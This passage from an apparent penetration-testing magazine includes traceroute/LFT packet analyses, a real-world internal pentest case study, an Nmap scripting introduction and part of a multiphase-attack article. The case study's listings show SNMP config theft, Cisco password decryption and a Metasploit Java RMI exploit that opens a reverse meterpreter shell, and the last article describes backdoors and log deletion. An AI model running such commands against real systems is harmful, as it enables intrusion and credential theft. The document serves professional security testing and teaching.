  Sequence number: 0 (relative sequence number)
  Header length: 40 bytes
  > Flags: 0x002 (SYN)
  Window size value: 5840
  [Calculated window size: 5840]
  > Checksum: 0xb210 (validation disabled)
  > Options: (20 bytes), Maximum segment size, SACK permitted, Timestamps, No-Operation (NOP), Window scale
```

Figure 6. TCP request sent as part of tracerouting

```
> Ethernet II, Src: Cisco-Li_8c:26:a8 (c0:cl:c0:8c:26:a8), Dst: IntelCor_21:cf:1a (00:26:c6:21:cf:1a)
> Internet Protocol Version 4, Src: 192.168.1.1 (192.168.1.1), Dst: 192.168.1.121 (192.168.1.121)
> Internet Control Message Protocol
  Type: 11 (Time-to-live exceeded)
  Code: 0 (Time to live exceeded in transit)
  Checksum: 0x7365 [correct]
> Internet Protocol Version 4, Src: 192.168.1.121 (192.168.1.121), Dst: 79.125.109.24 (79.125.109.24)
> Transmission Control Protocol, Src Port: 52594 (52594), Dst Port: http (80), Seq: 1533954032
```

Figure 7. ICMP time exceeded response on TCP request

```
> Ethernet II, Src: IntelCor_21:cf:1a (00:26:c6:21:cf:1a), Dst: Cisco-Li_8c:26:a8 (c0:cl:c0:8c:26:a8)
> Internet Protocol Version 4, Src: 192.168.1.123 (192.168.1.123), Dst: 79.125.109.24 (79.125.109.24)
> Data (40 bytes)
  Data: 404162434445464748494a4b4c4d4e4f5051525354555657...
  [Length: 40]
```

Figure 8. Raw IP packet sent as part of tracerouting

sponding ICMP Time Exceeded reply is presented on the Figure 9. While testing the intermediary device 11 blocked this queries without responding, so we didn't get any more information. This technique was also not able to determine that the device 12 is actually our destination device B, because the firewall (device 11) blocked the packets from reaching the destination device.

Tracerouting with LFT

Besides traceroute Linux command, we can also use LFT tool, which is very similar to the Linux traceroute command, but is supposed to have multiple advanced options like ASN lookups (let's be fair, the traceroute command can also do this with the -A option), firewall and load balancer detection, etc. By default, the LFT tool sends TCP SYN requests to the destination device with source port set to 53 and destination port set to 80. If the intermediary device responds with the ICMP Time Exceeded message, then the LFT doesn't send any other packets to the same device. This means that no other packets with the same TTL are sent, because there is no point, since that particular intermediary device was already identified. If intermediary device doesn't respond, the LFT sends another TCP SYN packet with the same TTL value and the same source and destination port, just to make sure the packet wasn't lost in transit. If the device still doesn't respond it moves on to the next TTL value. When it sends the packet with such a TTL that it reaches the

destination device B, that device will respond with a SYN+ACK packet if there is a webserver present and listening on port 80 (which in our case is). At the very end, it also sends another packet with a TTL value 64 from source port 53 to destination port 80 with a RST flag set. We can see that on the Figure 10. As a response, it receives a RST+ACK packet as seen on the Figure 11.

I guess the LFT tool does this just to double check whether it has correctly identified the destination device.

Conclusion

We have seen that both the traceroute and LFT tools use the same methods to achieve their goal. Both commands use different parameters to do their job, but the underlying methods used and the end result are the same. This is also the reason we can't talk about one tool being better than the other. Both tools support ASN lookups, but only the LFT tool has three methods of doing the resolution. It can resolve the ASNs by connecting to three databases: RIPE NCC's RIS, RADB or Cymru. But we have to look objectively on the additional options the LFT supports, because they really don't add to the power of the tracerouting capabilities, so we can't talk about one or the other tool being more powerful. Both of the tools also have quite a few options that can change the default values in IP/TCP headers.

We also have to mention the -e option of LFT specifically, because this option stands out, because it instructs LFT to use its stateful engine to detect firewalls and path anomalies on the way from device A to device B. When we run the LFT with the -e option, towards the on www.pentestmag.com target, the LFT will identify the device 11 as being a firewall. This makes the whole story complete, because we have just verified our suspicion about device 11 being a firewall, which was dropping the packets without sending a reply.

```
> Ethernet II, Src: Cisco-Li_8c:26:a8 (c0:cl:c0:8c:26:a8), Dst: IntelCor_21:cf:1a (00:26:c6:21:cf:1a)
> Internet Protocol Version 4, Src: 192.168.1.1 (192.168.1.1), Dst: 192.168.1.123 (192.168.1.123)
> Internet Control Message Protocol
  Type: 11 (Time-to-live exceeded)
  Code: 0 (Time to live exceeded in transit)
  Checksum: 0x7269 [correct]
> Internet Protocol Version 4, Src: 192.168.1.123 (192.168.1.123), Dst: 79.125.109.24 (79.125.109.24)
> Data (40 bytes)
  Data: 40142434445464748494a4b4c4d4e4f5051525354555657...
  [Length: 40]
```

Figure 9. ICMP time exceeded response on raw IP request

```
> Ethernet II, Src: IntelCor_21:cf:1a (00:26:c6:21:cf:1a), Dst: Cisco-Li_8c:26:a8 (c0:cl:c0:8c:26:a8)
> Internet Protocol Version 4, Src: 192.168.1.123 (192.168.1.123), Dst: 79.125.109.24 (79.125.109.24)
> Transmission Control Protocol, Src Port: domain (53), Dst Port: http (80), Seq: 0, Len: 0
  Source port: domain (53)
  Destination port: http (80)
  [Stream index: 27]
  Sequence number: 0 (relative sequence number)
  Header length: 20 bytes
> Flags: 0x004 (RST)
  Window size value: 0
  [Calculated window size: 0]
  [Window size scaling factor: -2 (no window scaling used)]
> Checksum: 0x4c48 [validation disabled]
```

Figure 10. TCP request generated by LFT

```
> Ethernet II, Src: Cisco-Li_8c:26:a8 (c0:cl:c0:8c:26:a8), Dst: IntelCor_21:cf:1a (00:26:c6:21:cf:1a)
> Internet Protocol Version 4, Src: 79.125.109.24 (79.125.109.24), Dst: 192.168.1.123 (192.168.1.123)
> Transmission Control Protocol, Src Port: http (80), Dst Port: domain (53), Seq: 3165885171, Ack: 1, Len: 0
  Source port: http (80)
  Destination port: domain (53)
  [Stream index: 27]
  Sequence number: 3165885171 (relative sequence number)
  Acknowledgment number: 1 (relative ack number)
  Header length: 20 bytes
> Flags: 0x014 (RST, ACK)
  Window size value: 0
  [Calculated window size: 0]
  [Window size scaling factor: -2 (no window scaling used)]
> Checksum: 0x4c37 [validation disabled]
> [SEQ/ACK analysis]
```

Figure 11. ICMP time exceeded response on TCP request generated by LFT

BSC. DEJAN LUKAN

Holds a Bachelor of Science in Computer and Information Science, his research interests are in the field of cyber security. He is very interested in finding new security bugs in real world software products, source code analysis, fuzzing, reverse engineering, anti-virus bypassing techniques, malware research, rootkits, etc. He also has a great passion for developing his own simple scripts for security related problems and learning about new hacking techniques. He also has his own blog. available here: <http://seternity.com/>.

What do all these have in common?



They all use Nipper Studio

to audit their firewalls, switches & routers

Nipper Studio is an award winning configuration auditing tool which analyses vulnerabilities and security weaknesses. You can use our point and click interface or automate using scripts. Reports show:

- 1) Severity of the Threat & Ease of Resolution
- 2) Configuration Change Tracking & Analysis
- 3) Potential Solutions including Command Line Fixes to resolve the Issue

Nipper Studio doesn't produce any network traffic, doesn't need to interact directly with devices and can be used in secure environments.

SME
pricing from
£650
scaling to
enterprise level

evaluate for free at
www.titania.com



www.titania.com
T: +44 (0) 1905 888785

Internal Penetration Testing

Safe and Secure Infrastructure

Our company is often engaged in internal penetration testing activities by customers that consider their infrastructure already safe and secure and that see the assessment and pentest activities as a mere formality to comply with their regulatory obligation.

This false perception of the security level in our experience is often the result of security analysis carried out by the internal security team. These tests are typically targeted at the systems, and do not detect security issues other than missing security patches on vulnerable software. Most of the time, our work shows the customers that their internal infrastructure is not actually secure as they think.

Usually the main goal of an internal penetration test is to identify the assets and information that may be exposed to a threat agent who has access to the corporate network, and the way the agent can exploit potential vulnerabilities. Customers with an internal security team expects to gain this visibility through a series of periodic security scans, often made with automated tools. This kind of scan usually enforces the concept that the infrastructure is secure because security patches are installed, and no vulnerable services are exposed to the users. But what if the vulnerabilities are undetectable by the automated tools ? What if the vulnerabilities are tied to a logical layer and not to a specific technical issue? What if the problem is between the chair and the keyboard ? Simple: the customer "might" have some serious security problems, completely undervalued or even compounded by the false sense of security, that may

lead to a network breach with consequent impact on data and information security.

In this article we will talk about a real world example where the customer engaged us with the following statement "our systems are all fully patched, and we have virtual patching enabled on our IPS systems, to prevent further exploitation of vulnerabilities!", and in the end we were able to compromise the whole internal network demonstrating how useless was his approach to internal security.

Approaching the Internal Penetration Test

Although we have a golden rule: never trust the Customer perception of its security, in this penetration test we prepared for the worst case (no vulnerabilities found in the test scope!), because after the Customer internal security scans, other companies had conducted similar penetration tests on the same network perimeter. With this in mind we have structured the test giving more emphasis on the analysis of physical network and infrastructural elements security, rather than on the systems vulnerabilities.

Physical Network Security Assessment

The goal of the physical network security assessment, from a penetration tester point of view, is

to identify any lacks in security controls related to the physical layer, that could be abused by a threat agent. In our case the employees rooms were occupied or locked and all the racks were locked and monitored by the TVCC system. We decided then to evaluate the areas of the building outside the visual field of the TVCC system and in those areas we looked for a way to gain a physical unauthorized network access to place a rogue device. Unfortunately the free network outlet sockets in the areas not covered by cameras, were not connected to any network. Outside the building, but inside the property of the customer, the search gave a different result. Ironically, we found a network cable disconnected from the device it was intended for: a video surveillance camera for outdoor use. It was accessible

from both inside and outside the property of the Customer. The image of the disconnected network cable is shown in Figure 1.

By connecting our device to the network cable, we were able to verify that this was connected to a network but unfortunately no dhcp service was running on that segment. First step for us was to identify the network our device was connected to, so we started analyzing the network traffic to our network interface. Using the information received during the kick off of the activity from the customer (IP addresses and subnets in scope) we were able to determine through the capture of network traffic that the cable was directly connected to the customer's DMZ. Further analysis on that network segment allowed us to demonstrate that the subnet used for the video surveillance system was not effectively segregated from the other subnets (and the other systems) of the infrastructure. Bad news here for our Customer, the IPS virtual patch feature, does not mitigate this kind of threat. But that's not the only bad newsi ...

Infrastructural Elements Security Assessment

Usually during a penetration test, we pay particular attention to the information that can be deduced from the analysis of network traffic. Analyzing more accurately the network traffic collected in the previous phase, we were able to identify several problems that allowed us to compromise the entire network infrastructure of the Customer. The first vulnerability detected, concerns an operative mode of the network switches: the "fail open mode". Under certain conditions some network devices, to ensure the operation of the network, stop forward traffic between the network ports involved in a communication and starts instead forwarding it to all the switch ports. These conditions can be enforced by a threat agent, but in this context they were detected without any solicitation. The conditions that led to this network status are not interesting in this analysis. We just moved forward looking inside the dump of the network traffic, and observe how TCP and UDP streams between two hosts were sent to all ports, allowing a threat agent to intercept them on the network. These streams contained a lot of useful information to gain access to data and systems that were quite sensitive to the company. Figure 2 shows an excerpt of a TCP communication between a client and a network printer. It is possible to see how the @PJL stream contains useful information, besides the content of the document, such as the name of



Figure 1. Disconnected network cable




Figure 2. Excerpt of a TCP communication between a client and a network printer




Figure 3. Leaked SNMP Community

the user who prints the document, the client operating system and the version of the program used to invoke the printing process.

More interesting information can be found in the packet shown in Figure 3. On the network has been detected a management system configured to obtain the management metrics by polling network and security devices. Considering that the community name was not standard and considering that the Customer network infrastructure is based on Cisco technology, this information became critical in order to breach the entire network infrastructure.

To verify that the SNMP community we intercepted was read-write, we started identifying the Cisco network devices and then we tried to perform privileged tasks on them. Using the script "copy-router-config.pl" we had performed some administrative tasks necessary in order to set the tftp server and to start the download of the device configuration. Once the configuration was taken we were able to identify the user credentials used to access the network devices. Such credentials were not properly encrypted so, after their deobfuscation using the script "cdecrypt.pl", we were

able to log in on every Cisco device installed on the Customer network (since the credentials were the same for all the network devices). Listing 1 shows the commands used to obtain an access on the network devices.

During the penetration test it was demonstrated that there were no adequate ACL or other countermeasures in place to prevent the access to administrative protocols, and the consequent execution of privileged commands, from network addresses other than the management ones, and customer IPS devices do not mitigate the lack of this kind of restrictions. Further analysis on the policy implemented on security devices, allowed us to demonstrate that the Customer had underestimated the risks related to an attack originated from the datacenter. The boundaries of logical security had consider only Internet and the internal network respectively as a source of threat and network to be protected.

System Security Assessment

Following the analysis of the internal network, both from the physical and infrastructure points of view,

Listing 1. Commands used to obtain an access on the network devices

```
root@phear:~# snmpget -v1 -c XXXXXXXX XXX.XXX.XXX.XXX system.sysDescr.0
SNMPv2-MIB::sysDescr.0 = STRING: Cisco IOS Software, C2600 Software (C2600-ADVENTERPRISEK9-M),
Version 12.4(7), RELEASE SOFTWARE (fc6)
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2006 by Cisco Systems, Inc.
Compiled Tue 28-Feb-06 23:32 by alnguyen
root@phear:~# ./copy-router-config.pl XXX.XXX.XXX.XXX XXX.XXX.XXX.XXX XXXXXXXX
XXX.XXX.XXX.XXX:router.config -> XXX.XXX.XXX.XXX:running-config... OK
root@phear:~# cat /srv/tftp/router.config | grep username
username monitor password 7 06XXXXXXXXXXXX0B
username netmanager privilege 15 password 7 08XXXXXXXXXXXXXXXXXXXX5F
root@phear:~# ./cdecrypt.pl 08XXXXXXXXXXXXXXXXXXXX5F
XXXXXXXXXX3
root@phear:~# ssh netmanager@XXX.XXX.XXX.XXX
netmanager@XXX.XXX.XXX.XXX's password:

Accesso riservato al personale autorizzato

Unauthorized access prohibited
This equipment is monitored
Logs will be used as evidence in court

XXXXXXXX#show privilege
Current privilege level is 15
XXXXXXXX#
```

Listing 2. Commands used to obtain an access on the vulnerable systems

```

root@phear:~# msfconsole
msf > use exploit/multi/misc/java_rmi_server
msf exploit(java_rmi_server) > set RHOST XXX.XXX.XXX.XXX
RHOST => XXX.XXX.XXX.XXX
msf exploit(java_rmi_server) > set SRVPORT 8080
SRVPORT => 8080
msf exploit(java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      XXX.XXX.XXX.XXX  yes       The target address
  RPORT      1099             yes       The target port
  SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an address on the
              local machine or 0.0.0.0
  SRVPORT     8080             yes       The local port to listen on.
  SSLCert     generated        no        Path to a custom SSL certificate (default is randomly
              generated)
  URIPATH     no               The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST      XXX.XXX.XXX.XXX  yes       The listen address
  LPORT      1099             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Generic (Java Payload)

msf exploit(java_rmi_server) > exploit

[*] Started reverse handler on XXX.XXX.XXX.XXX:1099
[*] Using URL: http://0.0.0.0:8080/it6djlLxHHoN
[*] Local IP: http://XXX.XXX.XXX.XXX:8080/it6djlLxHHoN
[*] Connected and sending request for http://XXX.XXX.XXX.XXX:8080/it6djlLxHHoN/MmJjVDk.jar
[*] XXX.XXX.XXX.XXX java_rmi_server - Replied to request for payload JAR
[*] Sending stage (30216 bytes) to XXX.XXX.XXX.XXX
[*] Meterpreter session 2 opened (XXX.XXX.XXX.XXX:1099 -> XXX.XXX.XXX.XXX:62994) at XXXX-XX-XX
    18:26:03 +0100
[+] Target XXX.XXX.XXX.XXX:1099 may be exploitable...
[*] Server stopped.

meterpreter >

```

and given the relevance of the obtained results, we started the final phase of our analysis. The systems consisted in a standard Vulnerability Assessment. Actually, this activity did not show critical vulnerabilities but carefully observing the results of the automated scans, we noticed something, as shown in Figure 4, that led us to conduct further analysis on the targets.

Looking at the picture you can see that the risk level associated with the reported item is "none". However, often the RMI Registry service is running on systems without any authentication mechanism. The manual verification of the reported item allowed us to gain an access on the systems that had the service activated. The commands used to obtain an access on the vulnerable systems are shown in listing 2.

The manual verification of the reported issue let us access the systems that had the service running. Obtained the access to the vulnerable systems, we performed a deep information gather that included a set of sensitive information, username and passwords. Among the credentials identified during the Information gathering on the systems have been detected some users with administrative privileges on the Active Directory domain.

Conclusion

Approaching a penetration test with the customer side assumptions described in the article is not rewarding. The penetration tests, especially those aimed to verify the Company security from a non

opportunistic threat agent's point of view, should always be considered as an added value and not as a mere regulatory standard process. It is in these situations like the one we described that the experience and the methodological approach allows the Customer to understand the value that comes from this type of activity carried out professionally. In the specific case we have demonstrated to the Customer how the alleged security measures in place to protect the assets and the Company sensitive information were not effective due to a mix of both procedural and technical weaknesses. The customer as a result of Our service, learned that there are no silver bullets to solve the security problems and that without an integrated process for the security management the technology solutions do not guarantee the Company assets and information security.




Figure 4. Risk factor related to the issue

FRANCESCO PERNA

Francesco Perna is a computer enthusiast since childhood, has spent more than 15 years on the research of security issues related to applications and communication protocols, both from the offensive and defensive point of view. He is a partner and technical director of Quantum Leap s.r.l., a company that offers security services to companies and organizations. <http://www.linkedin.com/in/francescoperna> – f.perna@quantum-leap.it – www.quantumleap.it.



QuantumLeap

networking | security | consulting

Pescara

Via Colle Scorrano, 5
65100 Pescara
F. +39 0857992241
info@quantumleap.it

Roma

Piazza G. Marconi, 15
00144 Roma
T. +39 0632803612
F. +39 0632803283

www.quantumleap.it

Introduction to Nmap Scripting Engine (NSE)

Nmap ("Network Mapper") is a free and open source (license) utility for network discovery and security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime.

Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. It was designed to rapidly scan large networks, but works fine against single hosts. Nmap runs on all major computer operating systems, and official binary packages are available for Linux, Windows, and Mac OS X. In addition to the classic command-line Nmap executable, the Nmap suite includes an advanced GUI and results viewer (Zenmap), a flexible data transfer, redirection, and debugging tool (Ncat), a utility for comparing scan results (Ndiff), and a packet generation and response analysis tool (Nping).

Introduction

The Network Mapper (Nmap) Scripting Engine (NSE) is one of Nmap's most powerful and flexible features. It allows users to write (and share) simple scripts to automate a wide variety of networking tasks. Those scripts are then executed in parallel with the speed and efficiency you expect from Nmap. Users can rely on the growing and diverse set of scripts distributed with Nmap,

or write their own to meet custom needs. NSE is designed to be versatile, with the following tasks in mind:

Network Discovery

This is Nmap's "bread and butter." Examples include looking up Whois data based on the target domain, querying ARIN, RIPE, or APNIC for the target IP to determine ownership, performing identd lookups on open ports, SNMP queries, and listing available NFS/SMB/RPC shares and services.

More Sophisticated Version Detection

The Nmap version detection system is able to recognize thousands of different services through its probe and regular expression signature based matching system, but it cannot recognize everything. For example, identifying the Skype v2 service requires two independent probes, which version detection isn't flexible enough to handle.

Nmap could also recognize more SNMP services if it tried a few hundred different community names by brute force. Neither of these tasks are well suited to traditional Nmap version detection, but both are easily accomplished with NSE. For these reasons, version detection now calls NSE by default to handle some tricky services.

Vulnerability Detection

When a new vulnerability is discovered, you often want to scan your networks quickly to identify vulnerable systems before the bad guys do. While Nmap isn't a comprehensive vulnerability scanner, NSE is powerful enough to handle even demanding vulnerability checks. Over 433 vulnerability detection scripts are already available!

Backdoor Detection

Many attackers and some automated worms leave backdoors to enable later reentry. Some of these can be detected by Nmap's regular expression based version detection. For example, within hours of the MyDoom worm hitting the Internet, Jay Moran posted an Nmap version detection probe and signature so that others could quickly scan their networks for MyDoom infections. NSE

Table 1. Sample scripts

acarsd-info	Retrieves information from a listening acarsd daemon. Acarsd decodes ACARS (Aircraft Communication Addressing and Reporting System) data in real time. The information retrieved by this script includes the daemon version, API version, administrator e-mail address and listening frequency.
address-info	Shows extra information about IPv6 addresses, such as embedded MAC or IPv4 addresses when available.
afp-brute	Performs password guessing against Apple Filing Protocol (AFP).
afp-ls	Attempts to get useful information about files from AFP volumes. The output is intended to resemble the output of <code>ls</code> .
afp-path-vuln	Detects the Mac OS X AFP directory traversal vulnerability, CVE-2010-0533.
afp-serverinfo	Shows AFP server information. This information includes the server's hostname, IPv4 and IPv6 addresses, and hardware type (for example <code>Macmini</code> or <code>MacBookPro</code>).
afp-showmount	Shows AFP shares and ACLs.
ajp-auth	Retrieves the authentication scheme and realm of an AJP service (Apache JServ Protocol) that requires authentication.
ajp-brute	Performs brute force passwords auditing against the Apache JServ protocol. The Apache JServ Protocol is commonly used by web servers to communicate with back-end Java application server containers.
ajp-headers	Performs a HEAD or GET request against either the root directory or any optional directory of an Apache JServ Protocol server and returns the server response headers.
ajp-methods	Discovers which options are supported by the AJP (Apache JServ Protocol) server by sending an OPTIONS request and lists potentially risky methods.
ajp-request	Requests a URI over the Apache JServ Protocol and displays the result (or stores it in a file). Different AJP methods such as; GET, HEAD, TRACE, PUT or DELETE may be used.
amqp-info	Gathers information (a list of all server properties) from an AMQP (advanced message queuing protocol) server.
asn-query	Maps IP addresses to autonomous system (AS) numbers.
auth-owners	Attempts to find the owner of an open TCP port by querying an auth daemon which must also be open on the target system. The auth service, also known as <code>identd</code> , normally runs on port 113.
auth-spoof	Checks for an <code>identd</code> (auth) server which is spoofing its replies.
backorifice-brute	Performs brute force password auditing against the BackOrifice service. The <code>backorifice-brute.ports</code> script argument is mandatory (it specifies ports to run the script against).
backorifice-info	Connects to a BackOrifice service and gathers information about the host and the BackOrifice service itself.
banner	A simple banner grabber which connects to an open TCP port and prints out anything sent by the listening service within five seconds.
bitcoin-getaddr	Queries a Bitcoin server for a list of known Bitcoin nodes
bitcoin-info	Extracts version and node information from a Bitcoin server
bitcoinrpc-info	Obtains information from a Bitcoin server by calling <code>getinfo</code> on its JSON-RPC interface.
bittorrent-discovery	Discovers bittorrent peers sharing a file based on a user-supplied torrent file or magnet link. Peers implement the Bittorrent protocol and share the torrent, whereas the nodes (only shown if the <code>include-nodes</code> NSE argument is given) implement the DHT protocol and are used to track the peers. The sets of peers and nodes are not the same, but they usually intersect.

is needed to reliably detect more complex worms and backdoors.

Vulnerability Exploitation

As a general scripting language, NSE can even be used to exploit vulnerabilities rather than just find them. The capability to add custom exploit scripts may be valuable for some people (particularly penetration testers), though we aren't planning to turn Nmap into an exploitation framework such as Metasploit.

Scripts are written in the embedded Lua programming language, version 5.2. The language itself is well documented in the books *Programming in Lua, Second Edition* and *Lua 5.1 Reference Manual*. The reference manual, updated for Lua 5.2, is also freely available online, as is the first edition of *Programming in Lua*.

NSE is activated with the `-sC` option (or `--script` if you wish to specify a custom set of scripts) and results are integrated into Nmap normal and XML output.

A typical script scan is shown below. Service scripts producing output in this example are `ssh-hostkey`, which provides the system's RSA and DSA SSH keys, and `rpcinfo`, which queries portmapper to enumerate available services. The on-

ly host script producing output in this example is `smb-os-discovery`, which collects a variety of information from SMB servers. Nmap discovered all of this information in a third of a second.

Additional Reference

A 38-minute video introduction to NSE is available at <http://nmap.org/presentations/BHDC10/>.

REBECCA WYNN

Rebecca Wynn, DHL, MBA, CCISO, CISSP, CRISC, LPT, CWNA, CIWSA, CIWSP, MCP, MCTS SQL Server 2005, GSEC, CCSK, ITILv3, NSA/CNSS NSTISSI 4011-4016 is a Lead/Senior Principal Security Engineer with NCI Information Systems, Inc. She has been on the Editorial Advisory Board for Hakin9 Practical Protection IT Security Magazine since 2008 and is a Privacy by Design Ambassador under Ann Cavoukian, Ph.D the Information & Privacy Commissioner for Ontario, Canada (www.privacybydesign.ca).

Figure 1. Example of typical NSE output

```
# nmap -sC -p22,111,139 -T4 localhost

Starting Nmap ( http://nmap.org )
Nmap scan report for flog (127.0.0.1)
PORT STATE SERVICE
22/tcp open  ssh
| ssh-hostkey: 1024 b1:36:0d:3f:50:dc:13:96:b2:6e:34:39:0d:9b:1a:38 (DSA)
|_ 2048 77:d0:20:1c:44:1f:87:a0:30:aa:85:cf:e8:ca:4c:11 (RSA)
111/tcp open  rpcbind
| rpcinfo:
| 100000 2,3,4 111/udp rpcbind
| 100024 1 56454/udp status
|_ 100000 2,3,4 111/tcp rpcbind
139/tcp open  netbios-ssn

Host script results:
| smb-os-discovery: Unix
| LAN Manager: Samba 3.0.31-0.fc8
|_ Name: WORKGROUP

Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
```


Multiphase Penetration Testing

Using BackTrack Linux, Metasploit, and Armitage

The EC Council identifies five stages of attack that are common to cyber penetration. [1] These stages of attack may be used to categorize incidences where a network or host has been compromised. Considering that these stages are common to real attacks, they are used by ethical hackers to conduct penetration testing. An ethical hacker, or white-hat hacker, may use these steps in order or may selectively choose the steps that work best for their particular vulnerability. [2]

When a penetration tester begins to examine a target they often enter the first phase of attack the reconnaissance phase. In this first phase of attack, the attacker or tester tries to discover as much information about the victim as possible. In some cases this phase may involve choosing a target if there is no specific target given. (Penetration testers are often given a target, whereas attackers must decide on one.) [5] This phase may involve using search engines or other internet based utilities to learn about the target. [1]

After a target has been chosen the tester must attempt to enumerate the target as much as possible. This enumeration is referred to by the EC Council as the scanning phase. [1] While enumeration does occur to some extent in the reconnaissance phase it is in the scanning phase that enumeration occurs the most. The tester will try and uncover detailed information about services by viewing banners presented when ports are presented with requests. [4] This phase also may involve scanning a large target to identify a smaller subset of vulnerable nodes. [8]

After the tester has enumerated targets in the scanning phase they begin to plan and perform the third phase, the gaining access phase. [1] In the gaining access phase the tester will plan a strat-

egy to attack targets and compromise confidentiality and integrity. The tester will need to confirm the level of overttness they are comfortable with; based on this level of comfort the tester will begin to attack the vulnerable nodes and services. This phase is considered complete when the tester has a foothold in the target. [1] The tester may choose to segment this phase into a second part where the tester spreads and expands the foothold; alternatively the tester could complete all phases and begin again in order to expand the foothold.

After establishing an initial foothold in the victim, the tester must aim to maintain that access for a long term compromise. In a real world compromise the attacker is aiming to dig in and capture data that crosses through the victim, maintaining access is the phase where the tester solidifies their grip on the target. [12] In this phase the tester brings tools into the victim and sets up backdoor services that the tester can use to bypass authentication mechanisms. The tester's primary goal in this phase is to make it easier to access the victim, and also to make access seem more legitimate by adding valid credentials and impersonating legitimate usage. [4]

In the final fifth phase the tester works to cover up the evidence that a vulnerability has been exploited and an attacker gained access. [1] There are

several motivations for ensuring that this phase is accomplished correctly. In a real attack scenario the attacker will wish to destroy evidence to avoid being detected, and if detected to avoid prosecution. [4] The tester will delete logs and try to manipulate detection methods to not report the compromise. The EC Council refers to the final phase of the multiphase attack as the covering tracks phase. [1]

Metasploit, Armitage, and BackTrack

Metasploit was designed as a framework that penetration testers could use to load exploits into and conduct tests against vulnerabilities. [9] The Metasploit framework is coded and hosted by the security organization Rapid7 and is currently on version 4.6. [9] The framework is continually updated with new and modified modules that may be executed to find and test vulnerabilities. The framework is made up of almost a dozen command line utilities that may be used in conjunction. Considering that the framework is command line based and requires quite a substantial learning curve Strategic Cyber LLC designed the Armitage graphical user interface (GUI). [3]

Armitage is a frontend for the Metasploit framework and can be used to organize and execute a multiphase penetration test. Many security professionals new to the field of penetration testing prefer to learn the Metasploit framework through the Armitage GUI. [5] While there are some functions of the Metasploit framework that may require you to delve into the command line, many of the phases of attack can be accomplished through Armitage. Many veterans of the security penetration testing field have acknowledged that penetration testers should utilize GUIs like Armitage because it is more similar to the utilities used by actual attackers. [4]

Both Metasploit and Armitage have come as standard installs in the BackTrack distribution of Linux since version 5. BackTrack Linux is widely considered the operating system of choice for penetration testers. [5] The operating system includes a plethora of utilities to aid in performing penetration tests. An experienced user is often able to use the distribution to conduct a full multiphase penetration test without having to access the internet to download additional tools or documentation. BackTrack is currently on Version 5 revision number 3, although this may be the last revision to use the name BackTrack as developers intend to have the next version be referred to as Kali Linux.

Reconnaissance Phase

Considering that many penetration testers know their target prior to beginning a test, the reconnaissance phase is largely limited to sniffing the network. BackTrack includes several options for sniffing traffic as shown in Figure 1. Wireshark is an industry favorite because of the sophistication of the GUI. A tester can leverage Wireshark or a comparable network monitor to capture traffic passively as it passes through from node to node. [8] A packet capture is a treasure trove of information for a skilled penetration tester. The tester can scan and filter a packet capture to look for vulnerable services and even begin to capture usernames, hostnames, and in some cases passwords (Figure 1).

Wireshark and other sniffer programs work by placing the network interface card (NIC) into promiscuous mode. In normal operation the NIC accepts traffic addressed to the address it has and discards everything else, in promiscuous mode the NIC accepts all traffic. A tester using Wireshark can design specific filters to look for important information in the packet capture; the tester may also choose to run the packet capture through a set of Snort rules to look for vulnerabilities. Snort is an open source intrusion detection system where an administrator can write rules to look for traffic patterns. [11]

Snort is a more robust solution for traffic pattern matching than Wireshark and thus the two may be used in conjunction to perform the reconnaissance phase of an attack. [11] At this point in the multiphase attack, the tester should have an idea of vulnerable services or nodes and ideally some credentials. The tester should not skip this phase; however, they should also not spend too much time in this phase as other phases are more likely to yield greater benefits.

Scanning Phase

In the scanning phase Metasploit and Armitage begin to become more prolific in the penetration test-



Figure 1. BackTrack Sniffing Tools

ing process. Nmap and many other enumeration modules are provided in the Metasploit framework and Armitage can assist in organizing information garnered in this phase. Nmap is a utility that has been used by networking professionals for many years and is preferred because of its simplicity and robust options. [4] Figure 2 shows the enumeration modules available in the Metasploit framework.
